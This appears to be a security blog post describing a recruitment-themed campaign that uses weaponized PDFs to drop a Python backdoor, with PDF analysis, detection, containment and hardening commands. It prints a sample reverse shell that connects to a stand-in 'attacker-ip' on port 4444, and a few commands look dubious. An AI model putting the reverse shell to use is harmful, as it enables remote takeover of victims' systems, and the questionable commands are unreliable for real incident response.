Listen to this Post
Introduction:

A sophisticated social engineering campaign is targeting professionals with fake job interviews, but instead of career opportunities, they deliver a stealthy Python backdoor. This attack chain exploits trusted platforms like LinkedIn and OneDrive, using weaponized PDFs to deploy malicious code that establishes a reverse shell on the victim’s system. Understanding this multi-vector attack is crucial for both security professionals and potential targets in today’s remote work landscape.
Learning Objectives:
- Decode the social engineering tactics used in recruitment-themed attacks
- Analyze the technical execution of PDF-based Python payload delivery
- Implement detection and mitigation strategies for similar attack vectors
You Should Know:
- The Social Engineering Lure: Crafting the Perfect Job Bait
The attack begins with psychological manipulation rather than technical exploitation. Threat actors create fake profiles on professional networks like LinkedIn, posing as recruiters from legitimate companies. They target mid-to-senior level professionals who are more likely to have system access and valuable data. The initial contact appears genuine, with professional messaging and convincing job descriptions. The interview process seems normal until the “technical assessment” phase, where victims receive a malicious PDF disguised as a coding challenge or company information packet.
Social engineering prevention steps:
- Verify recruiter identities through company email domains
- Cross-reference job postings on official company websites
- Use dedicated sandbox environments for opening external documents
- Implement application whitelisting for PDF handlers
2. Weaponized PDF Analysis: Beyond the Visible Content
The malicious PDF appears to contain legitimate job-related content but includes obfuscated JavaScript that executes when the file is opened. This script drops and executes a Python backdoor script, leveraging the victim’s existing Python environment.
PDF analysis commands:
 Extract PDF structure
pdfid malicious_file.pdf
pdf-parser --stats malicious_file.pdf

Check for JavaScript content
pdf-parser --search javascript malicious_file.pdf

Extract embedded objects
peepdf -l malicious_file.pdf
Windows PowerShell detection:
 Check for recently modified Python files
Get-ChildItem -Path $env:USERPROFILE -Filter .py -Recurse -ErrorAction SilentlyContinue |
Where-Object LastWriteTime -gt (Get-Date).AddHours(-24) |
Select-Object FullName, Length, LastWriteTime
3. Python Backdoor Mechanics: Silent Call Home
The delivered Python script establishes a reverse shell connection to the attacker’s command and control (C2) server, providing full system access. The code typically uses minimal dependencies to avoid detection and leverages standard libraries.
Sample backdoor analysis:
 Typical reverse shell structure (educational purposes only)
import socket
import subprocess
import os

def reverse_shell():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("attacker-ip", 4444))

while True:
command = s.recv(1024).decode()
if command.lower() == "exit":
break

try:
output = subprocess.check_output(command, shell=True,
stderr=subprocess.STDOUT)
s.send(output)
except Exception as e:
s.send(str(e).encode())
Detection and mitigation:
 Monitor network connections
netstat -tulnp | grep :4444
ss -tuln | grep :4444

Check running Python processes
ps aux | grep python
tasklist | findstr python
- Command and Control Infrastructure: Tracing the Attack Chain
The C2 infrastructure typically uses cloud hosting providers and frequently changes IP addresses to avoid blacklisting. Attackers often use domain generation algorithms (DGAs) or dynamic DNS services.
Network investigation commands:
 DNS query monitoring
tcpdump -i any -n port 53
nslookup suspicious-domain.com

Connection tracking
lsof -i :4444
netstat -ano | findstr :4444
Windows firewall block rule:
New-NetFirewallRule -DisplayName "Block Reverse Shell Port" `
-Direction Outbound -LocalPort 4444 -Protocol TCP -Action Block
- Living Off the Land: Blending with Legitimate Activity
The backdoor uses techniques to avoid detection by mimicking normal system activity. It might run during business hours only, use common process names, or inject into legitimate Python applications.
Detection methods:
 Check for anomalous Python behavior
python -c "import sys; print(sys.modules)" | grep suspicious
 Monitor child processes
ps -ef | grep python | grep -v grep
Windows command line monitoring:
wmic process where "name='python.exe'" get processid,commandline
6. Incident Response Protocol: Containment and Eradication
Immediate response actions include isolating affected systems, preserving evidence, and identifying the initial compromise vector.
Containment steps:
 Isolate system from network
ifconfig eth0 down
 Or on Windows:
ipconfig /release

Preserve process memory
python -m pyrasite.dump  For running Python processes
Forensic data collection:
 Collect network connections
netstat -an > network_connections.txt
lsof -i > open_connections.txt

Collect process information
ps aux > process_list.txt
7. Prevention Framework: Building Organizational Resilience
Implement layered security controls including application whitelisting, network segmentation, and user education.
Technical controls:
 Application control using AppArmor (Linux)
sudo aa-genprof /usr/bin/python3.8

Windows Application Control Policies
 Configure via Group Policy or Windows Security
Network hardening:
 Egress filtering
iptables -A OUTPUT -p tcp --dport 4444 -j DROP
 Monitor for reverse shell patterns
What Undercode Say:
- Social engineering remains the most effective initial access vector, bypassing millions in security investments
- File-based attacks continue evolving beyond Office macros to target PDF readers and other “trusted” applications
- Living-off-the-land techniques make detection increasingly challenging without behavioral analysis
- The remote work explosion has created perfect conditions for recruitment-themed attacks
- Python’s ubiquity in development environments makes it an attractive payload delivery mechanism
The sophistication of this attack demonstrates how threat actors are blending social engineering with technical execution. The use of fake job interviews pre-filters victims to target individuals with valuable access, while the PDF-to-Python attack chain avoids traditional macro-based detection. Organizations must extend security awareness beyond phishing emails to include all external communications, while implementing application control and network monitoring specifically designed to catch reverse shell activity. The convergence of human manipulation and file format exploitation represents the new frontier in cyber attacks.
Prediction:
This attack methodology will likely evolve into more targeted spear-phishing campaigns against executive leadership and IT administrators. We anticipate seeing increased use of AI-generated content to make social engineering lures more convincing, and the expansion to mobile platforms as remote work continues. The cybersecurity industry will respond with enhanced behavioral detection for living-off-the-land attacks and greater integration between endpoint detection and network monitoring solutions. Within two years, we predict these attacks will incorporate fileless techniques and memory-only payloads to further evade traditional security controls.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Olawale Kolawole – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


